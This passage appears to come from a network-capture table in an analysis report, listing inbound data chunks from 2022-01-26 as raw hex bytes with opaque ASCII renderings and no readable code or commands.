a1 72 91 62 d6 9b a1 cc 0c ea eb 92 4e b6 91 0f 14 96 bd 5c 6f 64 38 1b dc 9b 27 84 e4 65 24 55 41 32 0b 5d d4 d0 9a 6d b4 bb 94 ad 5f 58 f1 91 06 09 9a 55 38 b8 ef 90 c0 92 94 8f dc 7b 89 f1 c8 7b 1e d2 a5 75 27 53 97 6d f8 8b Data Ascii: ;hyg3A#`ZB8rb:#7yuT{,?QvCwg4dj%b]M\H-tw._+8>/g|'",}Se)Zf_k=!@ Caus:3Zw KrbN\od8'e$UA2]m_ XU8{{u'Sm
2022-01-26 14:14:08 UTC	714	IN	Data Raw: 2c 6d 2a 90 19 f7 3e 4f d2 fe ce 8c 73 8b 35 89 31 b0 74 9e f3 08 17 49 49 b9 4c 50 17 74 1f 03 ca 8f 54 b4 f8 98 77 71 ff ab cc d7 cf 9f 1a 14 e8 a0 6f 93 91 9a da d3 25 97 9d 49 d6 45 7c a5 67 40 55 e4 44 0a 8c 53 1e 02 2a 1d 5c 5a 00 39 8e 08 22 e3 4b e8 87 b2 ae d7 37 1c 3e a0 35 8c 20 cb 45 4c 91 5b 12 06 6b eb 7c 30 f2 ef 22 3a 9d c5 05 60 72 e8 1b 47 5a ac 2c 0e 4f 27 e8 bf 01 02 9e ee dd a9 20 c0 b9 13 e7 a9 e0 0c fd 74 fb 7a 7c c6 d6 1c a8 f0 50 e0 ca 75 b1 a3 60 be 12 29 14 41 1e dd aa c0 6e 6c 2f 1b d2 14 9a 2a 15 a7 48 5f 1f 96 da 52 ae 72 65 71 8d b6 08 26 ff 61 53 0d b5 8d 5c 56 01 03 4f 0c e0 85 6b 3d 3b 51 e5 9c 5b c3 e5 5d 98 28 dc 26 7a 1b d9 a2 7e a9 5f f7 74 bd 91 51 d9 d6 dc 40 e7 f2 cd 8b 09 1d 65 4b f4 02 a1 46 c8 09 6a 8d fa ac 38 Data Ascii: ,m*>Os51tIILPtTwqo%IE|g@UDS*\Z9"K7>5 EL[k|0":`rGZ,O' tz|Pu`)Anl/*H_Rreq&aS\VOk=;Q[](&z~_tQ@eKFj8
2022-01-26 14:14:08 UTC	715	IN	Data Raw: 44 1b cb 6f 23 68 4f 4f 0e 7d f6 9f fa 21 f0 be b9 1d 9a 75 63 49 b8 21 d0 1a b3 0a 26 d9 b0 e4 57 c9 4e 6a 27 1f 5d b9 56 e8 98 b7 1b 45 16 ed 83 a3 7f 7d c6 de ae 42 3f 4f 07 68 d0 d0 df 9d a4 3a f7 23 a9 ca ac 09 b8 4a ec 17 d3 34 2d 9d 5e 47 8e 85 b0 79 df f0 47 49 51 83 ab 99 ac 1a 6b c7 d0 4b 94 2c b0 5a 52 92 4b 1c 95 46 d5 73 bd 56 89 b6 8c c7 b5 2a 4f 9f 81 27 62 aa 6f 0f cd 99 80 7a 6a 4c 8b a6 bf c3 8c 41 3c a7 58 c5 39 8c d6 9a 8f 1a 1a e5 f7 81 32 b1 a4 94 40 12 5b aa 85 10 0a 51 17 e5 34 82 3f 59 e8 ac 39 3f a8 ba f3 ec 3f d5 fc 98 0e 1c b1 ca 2d 14 37 ba 58 29 6e 24 39 46 aa 35 58 67 ed 4a 1b b6 a3 51 52 29 2b 1d 55 34 de f7 8f a1 27 2e cc 94 0b fa e4 9c bb f7 b6 c7 ae 8a d9 6c 89 a0 03 ff 97 8a a0 23 d9 29 ec 59 17 24 93 ca e4 90 70 56 e1 Data Ascii: Do#hOO}!ucI!&WNj']VE}B?Oh:#J4-^GyGIQkK,ZRKFsV*O'bozjLA<X92@[Q4?Y9??-7X)n$9F5XgJQR)+U4'.I #)Y$pV

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:08 UTC	717	IN	Data Raw: 15 0b 8a 87 62 c3 72 24 70 a9 d6 be 02 23 e9 ab cf 7d ca 27 92 54 7a 16 6f 44 f4 12 a4 db 14 57 d6 65 c3 aa e7 f0 fb 3e 02 88 c0 fb 66 8d 3d 77 87 7a 78 ae c7 d1 1d 36 23 fa b2 82 81 3e 54 e1 30 9e f2 04 c1 e6 bf d4 cc 05 a2 14 74 36 40 b1 4d 55 d9 70 4f 48 6b 26 02 96 71 14 3d a7 4d 3b f2 d9 de 83 9c 88 5c 20 85 09 0a e6 08 b3 80 36 ea e5 dd e0 74 ca 04 94 62 5c 76 5c ce 63 5a 95 0a 1d ec 17 78 8d fc 35 b4 20 4f 33 de 9c 1f 6e 38 73 56 fd 9f 1a 60 ad b0 cb 50 6e 11 95 af 74 d9 7e 0f d6 26 52 bc 96 94 d1 ed 55 2a 49 53 d6 69 12 05 d7 96 63 18 f6 b1 35 b7 87 de 90 02 5f 5e 39 c1 a5 7b e4 c7 b8 9c d0 5d 62 07 b4 c0 08 a6 6b f9 07 64 e3 8e 50 32 fa ca ac 8f 74 6c c9 40 67 d5 91 5a 6f c5 53 bb 7b 2e ab 09 df b4 4c cb 9d ad 6b ca 9b 5f a4 19 bf ba 5e 43 09 52 Data Ascii: br$p#}'TzoDWe>f=wzx6#>T0t6@MUpOHk&q=M;\ 6tb\v\cZx5 O3n8sV`Pnt~&RU*ISic5_^9{]bkdP2tl@gZoS {.Lk_^CR
2022-01-26 14:14:08 UTC	718	IN	Data Raw: a4 37 c5 4d 14 a2 c9 b9 bd 5c b4 35 17 32 22 30 5f fe ad ff b8 ca f2 0f 61 82 2f a9 51 74 3b db f2 aa 3d 4f 35 d5 9f 42 fb bb f7 57 0f ae 17 90 93 76 a6 5e 4a e5 99 a1 34 df 79 d0 53 46 a9 95 e7 43 8b c9 be e4 f8 fb 35 4f 32 6d 39 a0 c8 4b 7e fe 5f da 99 66 de 93 f4 60 b4 9c 42 60 be 6b 4b 7c d4 c6 29 4e ea d5 7e 75 db 8a 14 86 5e dd fc 4b c8 62 17 85 bd 1f 7b dc 23 81 a1 18 c1 2f ba e4 de ac 51 c7 27 12 a5 5c 04 4c 05 29 bd 39 19 3e 9e a9 e8 79 16 fe bf f1 85 d6 59 c7 d4 54 37 26 7b f7 fa a5 75 fc 26 97 10 e3 24 cc 9f 6e 48 dc 71 7c 66 79 56 2b 94 98 96 be e9 9b ee 5a 0d e4 8c 39 8f d9 3b a5 b5 2b f6 fe 40 9e f8 e6 b0 98 6a af e1 cf fe 00 89 03 b3 a5 bf ed 86 d4 7b 11 b1 b8 f5 95 b7 51 26 01 59 cd 7e 0f 30 02 4a d3 04 ee 23 21 fa c7 79 f1 f7 77 a1 bc 3f Data Ascii: 7M\52"0_a/Qt;=O5BWv^J4ySFC5O2m9K~_f`B`kK|)N~u^Kb{#/Q'\L)9>yYT7&{u&$nHq|fyV+Z9;+@j{Q&Y~0J #!yw?
2022-01-26 14:14:08 UTC	719	IN	Data Raw: ca c5 f9 ff 90 71 2c a1 c6 c1 8d 7b eb cb 9b 72 46 b3 62 2f dc e2 9b e3 4f a7 35 62 a5 67 b7 20 8f ca 06 ec 7a da 4a ac fc 9c f4 94 a2 7e d8 88 e5 3a a5 1c 63 7d c7 23 10 d3 22 ca 63 02 2f cf b7 5a aa 43 61 f0 ce 58 b2 c7 c2 74 6d 40 9b 55 ef 34 61 2e 35 15 2e c9 59 9d 97 9c 8e 41 bc 1f e1 2b 63 c5 2a c7 c4 8d 64 12 86 de c4 64 77 89 5c 53 da 78 43 d3 b5 52 29 0a 63 ee 4b 4d 9a e3 16 ce 4e f0 a9 0b 88 2e 56 cc 53 88 d1 29 22 ee f2 ab ff 75 79 ca 62 c1 cb 7d 9e 54 b7 fe 90 c2 6d 4f 5c b5 97 97 6a 34 e5 61 69 ec 1c f1 63 3d 14 c6 db 55 dc 43 83 01 85 e7 d0 fc 3d a7 64 21 b5 2b f9 92 02 50 cf eb 90 5d 78 db 49 44 f8 b5 37 46 b3 c6 6c 7f 9c 8e 65 2a 45 ef 55 87 d3 f1 3d 5c 8e c0 75 da 04 69 33 18 d2 4e f8 ee 8d 8c df 37 a2 6e 9b 3a 50 16 94 f4 7e be 69 ce 55 Data Ascii: q,{rFb/O5bg zJ~:c}#"c/ZCaXtm@U4a.5.YA+c*ddw\SxCR)cKMN.VS)"uyb}TmO\j4aic=UC=d!+P]xID7Fle* EU=\ui3N7n:P~iU
2022-01-26 14:14:08 UTC	721	IN	Data Raw: 43 ed ee 64 d6 56 5a ff 6b 73 c6 8f d9 2a 39 cd 2b 37 e2 cb 89 f5 ef df 54 1e 80 ef 6f c2 d5 24 84 ad ae cd e1 05 89 bd 0f 09 e5 30 88 0e 08 45 61 2f f3 71 a9 44 5f 8d 39 d4 87 59 5d fa 61 9e e1 5e aa 71 98 43 77 b2 c9 ac 16 78 16 61 36 a5 39 01 2b ab a4 d8 69 36 e8 42 68 cf b5 0b 9c 0f ac b3 52 cf 54 65 4a 28 05 5d af 94 9f 48 22 c0 ac d8 15 18 02 18 f6 04 2e 80 28 43 e3 65 57 ee 2a d5 f7 21 da 32 59 79 5b ce 66 df 84 54 03 5c 48 05 a3 d0 64 24 2f 8d 4f 8f 0f b7 8f 22 77 f5 02 e0 09 40 b3 12 3e b4 d7 cc c2 7c 11 0c f4 66 e7 7f 71 d7 c1 4c 64 69 81 f6 f6 53 a4 cb 59 ea 85 b5 54 23 8b c3 af ae 04 3a f5 24 ee 36 57 8a a9 24 04 84 a3 3e 45 13 2e 9f a8 da 73 40 4d 40 f1 60 a7 ef e2 94 ce be 27 f4 d1 7f 86 f1 34 d3 5f ff 88 18 57 26 21 ae dd 86 fa 25 18 e5 1a Data Ascii: CdVZks*9+7To$0Ea/qD_9Y]a^qCwxa69+i6BhRTeJ(]H".(CeW*!2Yy[fT\Hd$/O"w@>|fqLdiSYT#:$6W$>E.s@ M@`'4_W&!%
2022-01-26 14:14:08 UTC	722	IN	Data Raw: 6f a4 f1 f8 63 bf ed 70 8e e1 99 b0 72 5f 93 c6 de ae 93 bd b0 f8 6b 39 55 33 85 9a 7e 9c 6c 7d 17 09 ec bf cc 6c 51 9c 5d a8 c6 3d 6a d2 46 e5 7f 7e 99 43 b7 c9 7c 54 4b bf 31 d8 72 7c d3 6b 86 b6 fb 6b 96 39 9d 6a b9 0b 68 02 33 92 3e f2 f9 4d 9e 42 d9 d1 42 eb bb 78 f0 7e a6 f7 6f f6 21 c2 15 36 6e 0c 16 7b 53 51 b1 fc c9 d8 0f 67 c7 c9 fe 4e d8 e9 f7 01 3b 6b c0 db 04 f1 56 af 5b 3c 01 b4 c2 64 37 e3 24 bb 3e 5c 8a e4 48 22 1a fd ec 39 a4 b7 f7 de ad 5d 1d 86 0e 68 99 59 b9 10 1c 58 1b 58 d9 68 0e 83 69 ad 5d 87 5b 50 e0 da b2 df 7f e7 e3 4f 34 b0 f1 04 fb bb 8b c3 f0 49 22 17 6d 89 2b 85 8d 0f 36 1c 99 26 42 c3 b4 9c e8 70 3f b1 32 36 be ed 3e fb 35 2a 56 0b d1 2c 46 8f 66 93 de d4 1c 69 29 16 c4 13 06 8b ba 36 aa 94 b5 f1 9a 2b 4c 75 9a d5 7e 78 b7 Data Ascii: ocpr_k9U3~l}lQ]=jF~C|TK1r|kk9jh3>MBBx~o!6n{SQgN;kV[<d7$>\H"9]hYXXhi][PO4l"m+6&Bp?26>5*V, Ffi)6+Lu~x
2022-01-26 14:14:08 UTC	723	IN	Data Raw: 36 3f 14 46 7a 7c c0 d5 f1 78 53 82 b7 50 cd 42 9d 1f 0e b7 72 6b e2 a2 e6 df 19 7b 52 16 12 5a ae ca f3 18 40 c7 19 da f3 31 02 96 ef c9 21 b3 93 92 fb 49 33 f5 b0 82 49 5a 45 df 62 05 dc 46 41 36 21 e9 02 ec 10 1f c5 35 ed 05 85 21 57 8e bf dd fc 41 f0 4c 86 56 74 fe e1 b9 c6 26 2f 56 4a 27 cd b3 17 23 a6 1c 03 e0 b6 e2 df 1b 11 e4 25 9f 6f dc 3e d8 99 64 b3 a1 cb f9 54 3c c1 a6 04 3d 69 6b a5 30 09 4b 98 ac a3 ae da 18 d6 16 17 f6 8d 53 ee 4f 30 cc 0c b9 22 a1 36 c6 17 9c 9f f8 48 5a b5 bd f3 2f a0 f1 07 ba 8c 4b 6b 9b 1c 98 db 04 0a b1 a7 fb 67 c5 c9 40 67 d3 08 3a c0 3b 9e 77 7b 3a 20 f6 20 d7 67 23 90 ad e0 06 7e 42 a3 b7 b7 c6 8a c6 a8 f0 58 34 e9 09 0e 9f 73 46 6d 54 ec 2a 29 11 95 a3 b4 fc 04 5e 41 d3 7a 49 9c 6f 83 a7 d4 92 42 b1 f7 72 ef 09 a9 Data Ascii: 6?Fz|xSPBrk{RZ@1!I3IZEbFA6!5!WALVt&/VJ'#%o>dT<=ik0KSO0"6HZ/Kkg@g:;w{: g#~BX4sFmT*)^AzIoBr
2022-01-26 14:14:08 UTC	725	IN	Data Raw: 09 10 1c 8f 45 8b fc 0d 20 9c 62 9c fc df f8 b8 a8 50 8f 25 75 4c 62 6c 63 66 70 67 b5 32 36 00 84 1d db ca c2 25 86 01 a1 88 db 96 e4 1a 2a e3 30 54 43 79 60 81 8b 55 c6 c6 04 31 0e 65 ff 91 a2 ab c2 5a 8b 71 9d 12 c3 ce 6e f0 b4 20 20 a4 75 c6 77 36 4c cb 55 c0 5e 9a 27 f2 0c 16 d4 dc 38 81 c9 e6 7b 00 7a 89 29 c2 8c 55 8b 09 b1 6b 63 af cd f4 b4 a2 49 22 af 58 fb 43 b8 28 dc ae 1c 8a ff 54 0f 08 5a 9e 33 f2 c6 f6 2c dd 7a e4 79 21 6a f8 98 5b 2e 8d ed 04 b2 bb d3 0b 23 99 54 96 70 96 59 84 96 ea 89 44 f3 20 ab 15 2d 6e 22 bf d4 b9 8c 52 56 b9 77 66 0c 45 3e 1e 5b b8 33 b3 14 ce fe 38 e1 0c 00 b9 e1 08 7b 67 69 3e 18 07 f8 28 6c 0f 0f b2 b1 11 76 39 4b 8a 35 a9 3e 56 f3 5a 2e a6 d4 70 db 88 96 e5 68 e8 fb 76 4a ee 58 3b e2 5b 2e 61 64 98 c7 3d 71 f0 0a Data Ascii: E bP%uLblcfpg26%*0TCy`U1eZqn uw6LU^'8{z)UkcI"XC(TZ3,zy!j[.#TpYD -n"RVwfE>[38{gi>(lv9K5> VZ.phvJX;[.ad=q
2022-01-26 14:14:08 UTC	726	IN	Data Raw: 77 ea 44 11 d8 3b ad bd 64 55 3a 43 ee 95 8b 20 c0 0f 6e 30 45 cd a4 e9 ed 21 bc 5f c6 3f d2 a8 f0 56 95 49 6a 54 99 b4 bf af 8f 70 3b 3b 5a 78 0d a5 a1 49 8e 2a 38 a5 3d af bc 2b a7 d4 92 14 79 68 cb 10 ea d5 68 ce 45 e6 4c 91 13 ce b2 71 eb a9 ff 6c c1 2e 50 19 02 02 5a e9 c0 ef 00 cc 49 8e 5a 65 7d 0e be 5c 64 09 c8 1c 7b 00 8a 20 17 a2 64 f3 23 70 29 b7 82 f1 97 46 6b 35 33 00 e2 18 86 8e 65 47 09 2f 66 33 fb 43 80 33 81 1b 6c 94 3a 0d f8 2f ab 33 2e dc 0f e8 0c 06 ed 2c 97 82 4e 68 6e 35 24 c2 c4 f7 0e 85 83 30 73 c1 79 71 57 9a 11 92 8f 9f 5d 44 7c 63 d7 32 c4 32 4f fb 9d e7 a7 c1 95 e2 eb 20 90 39 39 0d c1 e6 c6 15 15 94 2e c4 a3 f3 3d 1a 1d c2 b9 93 59 a8 9e cc 72 58 8d c9 ab a3 2b d3 cf a6 60 c6 a7 16 db 58 3f 9e 45 f3 97 ff c0 75 fc 0d 56 e0 b9 Data Ascii: wD;dU:C n0E!_?VIjTp;;ZxI*8=+yhhELql.PZIZe}\d{ d#p)Fk53eG/f3C3l:/3.,Nhn5$0syqW]D|c22O 99.=YrX+`X?Eu V
2022-01-26 14:14:08 UTC	727	IN	Data Raw: 66 38 5f 3e 1e 5d e8 9f 19 87 a7 51 38 5a ad 47 fd d2 a9 4d fd 29 bd 53 88 de ec 52 85 12 5b cf 3f 77 1d c9 65 0a ed 01 4c e5 32 a6 9d e1 8f a9 55 31 c9 ff 7b 03 9a c6 79 2f a0 74 d6 4b 3b 54 65 38 8c f4 07 b8 e0 42 3c 0d a6 f1 8b 11 54 2c 0f be b3 5a af 2e c1 b3 fb 18 6b 2a 75 f0 fa b2 22 72 c7 11 a2 12 d1 f6 0c 6b f7 fa 6d 53 98 21 e2 b9 29 8d 43 f0 48 02 db 2d 89 15 1e 95 b0 58 01 d9 b2 94 c0 d5 01 00 1b d2 85 d6 68 bd aa 7e 4c c5 55 0f bd 57 d9 79 20 b5 e1 48 79 b1 3a 6f 6d c4 84 f1 46 4e b1 28 5a d7 75 cd 9d fb 3c f1 f7 52 04 ed 3f bf d4 17 4f 3f 53 da 35 3b 15 f7 0d ce 54 7c 61 1f b7 61 a9 30 58 19 ea fc 3e 97 52 08 8d 74 99 15 62 6d 4f d4 b9 a7 6e 24 6d 92 f2 9a 23 e3 69 8e 9e 46 23 61 e6 7d df e0 18 c5 c1 8c 81 d9 49 fc df 4b 8e 12 be 15 b1 7c 4a Data Ascii: f8_>]Q8ZGM)SR[?weL2U1{y/tK;Te8B<T,Z.k*u"rkmS!)CH-Xh~LUWy Hy:omFN(Zu<R?O?S5;T|aa0X>RtbmOn $m#iF#a}IK|J

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:08 UTC	729	IN	Data Raw: fa a9 9c 28 94 af 76 4c bc 45 f0 37 c7 93 43 35 43 8d bc 25 0d 6e 71 6c 57 5b 95 0d 31 dc db 28 b7 0e d2 44 86 7c b3 50 0a e0 50 c4 21 2a 1a 14 3d 99 59 46 98 7b 0f b1 a2 c1 61 3a 09 55 ee d4 30 cc f2 95 56 67 ee 40 95 18 8e 79 28 44 b1 68 01 84 b3 2c d6 66 48 ad 85 2a 0a 61 2b e5 34 cb de b2 af d8 59 47 2b 23 f3 0e e1 28 03 4a 9f 7f 19 0d 8f 29 59 90 86 6d 09 5f d0 0c cd aa 87 b1 8a be f6 19 34 1b d9 53 3f 05 ba 2f 67 08 aa fa 21 a5 03 c2 b0 40 3f 04 ac 65 3d 0f 46 2c e1 32 d4 e9 db 72 4f ed b2 5f ca f9 ac c9 eb 24 4f 54 c1 7c b3 a9 18 77 87 f5 c2 09 3c 87 46 dd a3 ab 39 9d d5 45 e2 92 9f 7f 1d 93 74 42 b4 d0 6b 4b a1 17 eb 09 c1 c5 d6 7e 07 de e9 51 a6 28 6e f0 b4 45 ab 1f 03 3e 12 7e 21 dc 14 ed cb 67 94 a3 6f d3 56 1f 6e 53 68 aa b2 00 90 bf d6 d5 2e Data Ascii: (vLE7C5C%nqlW[1(D|PP!*=YF{a:U0Vg@y(Dh,fH*a+4YG+#(J)Ym_4S?/g!@?e=F,2rO_$OT|w<F9EtBkK~Q(nE>~!goVnSh.
2022-01-26 14:14:08 UTC	730	IN	Data Raw: 74 40 6f f4 c9 fd 80 4c cc 54 08 5f 09 80 76 b9 3b 59 d5 a4 e3 ba dc e7 e6 9b c8 00 12 24 6d 01 21 c1 e4 78 cc d1 af 86 89 f0 f6 39 88 ad 49 ff d3 fb 35 78 b6 5e 46 d1 a0 9f 21 e1 e8 c1 c8 b9 5b 41 ed f4 7c dd 97 64 c0 9f 25 ed b6 a1 50 ec f9 1a 02 a9 0e 3c 95 8a 49 d6 ce 7a 6b 61 6a 2e 2f d7 01 8b 44 5f ab fc 1d 05 03 b8 36 59 5a 08 4c b4 fe f7 c4 59 a1 d0 50 49 63 60 52 47 76 eb b2 d8 dc 09 85 72 97 f3 cb f2 54 1c 12 57 25 b2 cb 06 fb 5f 3c 02 b4 39 58 4f 94 ba 6d 85 b5 9b 06 0f 82 33 b4 c7 2b 13 41 4b 49 f6 05 25 b0 bb a5 e8 ac 74 c7 af 96 71 ff ce f7 3e 0e dd 95 00 42 72 63 27 b3 4d b5 f9 a1 3d 47 0a 3e 43 41 b7 2d df 76 42 1d 72 72 ef 09 c6 74 46 ad bc cc 8a bc a1 5e f3 12 c3 fa 33 7f 5a 0b 4b b1 ed e3 16 1d ca fc 30 18 60 4e 42 cc e3 93 2e d6 f9 48 Data Ascii: t@oLT_v;Y$m!x9I5x^F![A|d%P<Izkaj./D_6YZLYPIc`RGvrTW%_<9XOm3+AKI%tq>Brc'M=G>CA-vBrrtF^3ZK 0`NB.H
2022-01-26 14:14:08 UTC	731	IN	Data Raw: 79 65 4d 38 83 4b 96 9d 11 2a e3 c8 cb 4e b2 ed 7c b4 de 3e d1 44 17 31 53 e0 c1 97 c0 c9 c7 f8 b7 1e bb 5a c3 c9 65 65 43 28 3f 0f 61 05 84 57 eb 03 79 f8 9a 33 7c dc 36 7f 9f 01 e5 8d b0 f2 e8 b6 c1 ef 00 c1 d1 0d e1 63 0b cd 01 16 5b de 92 e6 49 c0 d4 71 9b 00 b8 b8 8b a5 61 8c c3 8e 2f 5e db 8a df e3 c5 23 66 62 72 6e 41 13 d7 8f 06 ac 64 d6 5f 36 7b 1f 76 2e d0 cf 81 e2 8f 81 f0 08 53 4c 5f f1 20 df 5d b8 10 7a 19 72 4c 83 38 25 37 50 ac 57 36 c1 8b db 2e b9 19 42 96 51 38 b9 49 be e3 8b 3e e2 bc d6 c5 3b 43 9e fb 69 ad 05 66 29 c4 03 83 ac 18 65 ef 01 38 7d b2 fb d5 58 70 4e dd e2 f8 80 bc eb 3f df 83 26 f1 e2 5b 2e 95 fc 65 38 ef e9 95 64 46 e4 48 b7 23 37 95 79 38 56 ff d4 ef 3e a5 e5 8c e3 d7 f0 ee 2a 01 61 42 36 36 65 d0 5b dc 66 e0 fb 79 d3 10 Data Ascii: yeM8K*N|>D1SZeeC(?aWy3|6c[Iqa/^#fbrnAd_6{v.SL_]zrL8%7PW6.BQ8I>;Cif)e8}XpN?&[.e8dFH#7y8V >*aB66e[fy
2022-01-26 14:14:08 UTC	733	IN	Data Raw: 02 a7 1b 16 43 5f 67 77 53 be 3a c3 eb 2d fb 89 7c b3 81 84 50 6d 94 2b 5c 7a 97 ea 72 72 9b a9 ee 61 54 52 ce b1 76 99 15 18 20 58 0f ff 63 f2 f4 40 a3 2a 33 4f 16 b2 29 20 cc 36 34 5a 65 4e a3 d7 75 ca ef 20 91 0b 17 7b 2a b8 d0 a2 eb 23 44 ff b7 82 f6 cc 6b cf 2f 45 af f5 2a 75 66 8d 28 37 69 4d bb 7d 52 2e 93 5f a9 43 f1 a5 ef 1f 38 71 ed 9c ab d4 33 32 a9 42 14 a5 d4 de 80 8e 16 24 ea f1 a3 60 8e 53 59 ae a2 b1 f7 62 37 65 bb 8f 9f 5d 1c fa 9c 28 53 85 c3 b6 e5 a9 3b 3a 7a ae fd 9c 37 f7 9c 2e 09 c2 71 65 78 7e 2d dd d8 f0 d3 f5 af f5 34 14 79 da 61 13 24 58 5e f9 da 7a a7 a2 78 cd a6 b3 ae f0 75 89 51 30 0b 04 26 aa ec 79 8a 41 35 77 10 d2 fc ef 95 df df 18 72 e7 f7 81 51 59 1f 2c 7c 60 e8 df 16 33 f2 d8 2b e5 6a 35 46 fc ae 9f 88 a8 e3 01 18 96 58 Data Ascii: C_gwS:-|Pm+\zrraTRv Xc@*3O) 64ZeNu {*#Dk/E*uf(7iM}R._C8q32B$`SYb7e](S;:z7.qex~-4ya$X^zxu Q0&yA5wrQY,|`3+j5FX
2022-01-26 14:14:08 UTC	734	IN	Data Raw: f5 bf fe b3 31 9a b2 af f6 e7 1c ce 2f 36 8d c9 e3 d8 e0 82 d0 2b 27 a3 39 3f bb f2 9f 72 67 7d 2d 11 4b 3a 90 23 54 ed fd 00 56 7d 14 e2 5c f2 f3 77 f4 ec 4f ac cf 8a a9 2e ff 1a e2 47 5d cb ab 2e 11 40 80 e0 18 75 ed 22 ac 22 24 65 e9 d3 e7 8e df a9 a2 cf 7a 04 3b 54 d8 bb 68 c0 e6 15 7f 5a 74 3b e3 c7 9a 97 30 aa 73 17 d2 77 a9 8c c0 ab cb 40 3e 02 e6 50 72 88 78 0e 79 ce c6 51 75 40 65 fa bb 06 d1 7c 37 b7 c5 12 5f aa a5 12 13 43 1c ab f4 1e da 85 83 02 96 ee e1 43 f3 8c 94 7f d0 1f 17 5f 4e 4c b0 06 15 63 21 57 81 a1 fa ef 23 3d 66 94 ba 36 24 fe b7 f2 9a 2c d5 bf 4a 83 cd 91 c3 30 08 17 49 9b a2 c1 2f 13 fe 4d 55 74 9f 29 11 be 23 6c 71 e4 68 18 5b 30 6c e5 66 27 7c e0 fc f9 6a e9 c3 cd f6 53 a1 8b 80 73 d1 e2 bb b2 a6 8a 09 dd 27 6d ce ea 44 05 d9 Data Ascii: 1/6+'9?rg}-K:#TV}\wO.G].@u""$ez;ThZt;0sw@>PrxyQu@e\|7_CC_NLc!W#=f6$,J0l/MUt)#lqh[0lf'|jSs'mD
2022-01-26 14:14:08 UTC	735	IN	Data Raw: 74 69 be 30 be 5b 51 ae d3 c2 d0 b9 08 a1 1f 88 b6 fe b1 1e 2f 9e c5 9f 02 bb f1 71 47 b6 05 e0 10 23 44 95 54 88 2a 3a 05 76 85 be 5e 54 95 83 66 a3 70 46 df b3 06 95 82 42 79 a2 46 25 62 bb c6 2d 75 1b 4e e2 26 52 90 0e f6 54 9d 82 14 28 98 3b 98 eb d4 d1 d4 f2 bf a8 b4 8a 55 ca e4 ca 5f 56 a1 18 4c 97 df 98 f7 54 35 f5 35 4f 21 05 d0 6a 04 11 83 d1 59 b9 d2 2f e7 78 c3 f8 67 1a 66 07 8c ad 0f c7 86 1b 24 18 81 e1 b6 32 56 39 ca e8 9b 93 2f 86 08 7b f6 b4 47 01 d3 a1 26 3f 37 47 ac 12 06 ff b9 b2 de c2 3f 3a 65 f4 cd a0 21 d6 0c bd 72 32 12 0b 4e 18 7a b3 98 0e 92 6b c6 05 22 85 7d 6f 73 d4 75 33 8f a8 de ac 77 3a d8 c0 e8 74 91 c1 79 19 c2 8a df 14 ba 9c fd c1 93 ab bf d3 3b 92 3b bb 55 48 bc 9c a8 a7 09 52 8a d9 a6 91 6d 14 d0 76 67 73 86 49 8a a9 c0 Data Ascii: ti0[Q/qG#DT*:v^TfpFByF%b-uN&RT(;U_VLT55O!jY/xgf$2V9/{G&?7G?:e!r2Nzk"}osu3w:ty;;UHRmvgsl
2022-01-26 14:14:08 UTC	737	IN	Data Raw: 5a aa e5 f9 af 74 ca 00 9d be f9 db fb 0d 11 e0 e0 16 d1 3b 23 21 e1 80 0e 3b 48 97 ca 89 77 5b 4a 0d 91 3f 14 ed a8 e3 8b cb 30 53 6e 05 89 06 b2 31 9d 1a a2 a7 64 cb 3a 94 a5 ae 65 84 98 a4 79 67 bb e5 d5 07 cb a0 ef 66 16 b7 4b 4e 21 bf 66 2b 75 c1 1e 5b 60 72 d0 17 ff 31 cd 38 68 d2 7c 97 08 98 41 3d 6e 2a a0 45 40 ca 11 75 7f c5 b5 28 bf 2d e5 d9 2b b9 af 4b 7b 4f 50 09 df 04 44 57 88 20 2e c2 46 fa a1 2d 48 d1 f8 37 98 87 dd 30 8d 84 c2 f7 c0 05 23 bf 0d bd 90 05 6f a3 d9 7f fb a1 99 48 3c 49 b5 5a 75 a4 92 c7 21 55 0e 69 e8 e2 ea d7 53 fb 66 02 b7 04 2a 21 fa 2c 4a 8f f3 c2 26 56 2e 86 34 04 60 31 86 f0 74 b6 ba 7e 65 db dc 37 55 e9 dd 2d 97 b6 f7 9d a7 9c d0 d6 ca 58 16 ab 48 f6 b7 32 32 8a 0b 5d 7a dd e1 e6 8e 2c 78 67 d0 12 90 b0 82 2e f1 05 56 Data Ascii: Zt;#!;Hw[J?0Sn1d:eygfKN!f+u[`r18h|A=n*E@u(-+K{OPDW .F-H70#oH<IZu!UiSf*!,J&V.4`1t~e7U-XH22]z,xg.V
2022-01-26 14:14:08 UTC	738	IN	Data Raw: 79 4a 9c 37 19 8e 01 c9 a5 f0 1a 7d 60 56 fc a6 25 4e aa c9 f4 ef f8 eb 4b ae 5c 40 8c 05 29 ff 05 18 88 26 16 78 8b 16 fe bf 76 59 9c 03 4c 2c 6e bd 00 0e 24 74 5a 49 6b aa 32 30 5e db da 64 e7 7c dc db 7a c7 c7 33 e9 9f ec a7 06 93 3d f9 4d 4d 2f 7b c7 ab 59 16 ad e5 a6 7b 90 53 06 26 0c df 0d cc db a4 7d bb 4f c8 bb 6d da de ee 05 a8 de 15 1d 2f 5a 81 b4 59 cf da cd 58 d9 00 53 97 e0 1f ec 36 e4 55 c3 c0 4e 6f 7e fa cc c8 2c de c0 35 18 b9 de 16 ce b5 5a c6 7a e2 87 25 ac 63 5c 50 d2 03 10 6b 84 d0 72 fd d0 00 15 f6 58 c3 64 74 f6 ab 49 90 46 35 4d 43 a4 06 f6 13 f8 40 9e db 15 9b da e3 ed 87 13 d5 d3 f0 21 f9 31 c7 ed 35 df b8 a5 97 17 58 ee e5 f3 74 98 53 59 2c c9 63 5f 05 dd 87 00 b5 aa ca e3 7d 0d 69 75 e0 61 44 5a 2e fe aa 78 e7 bb a2 66 d8 10 c1 Data Ascii: yJ7}`V%NK\@)&xvYL,n$tZIk20^d|z3=MM/{Y{S&}Om/ZYXS6UNo~,5Zz%c\PkrXdtIF5MC@!15XtSY,c_}iuaDZ .xf
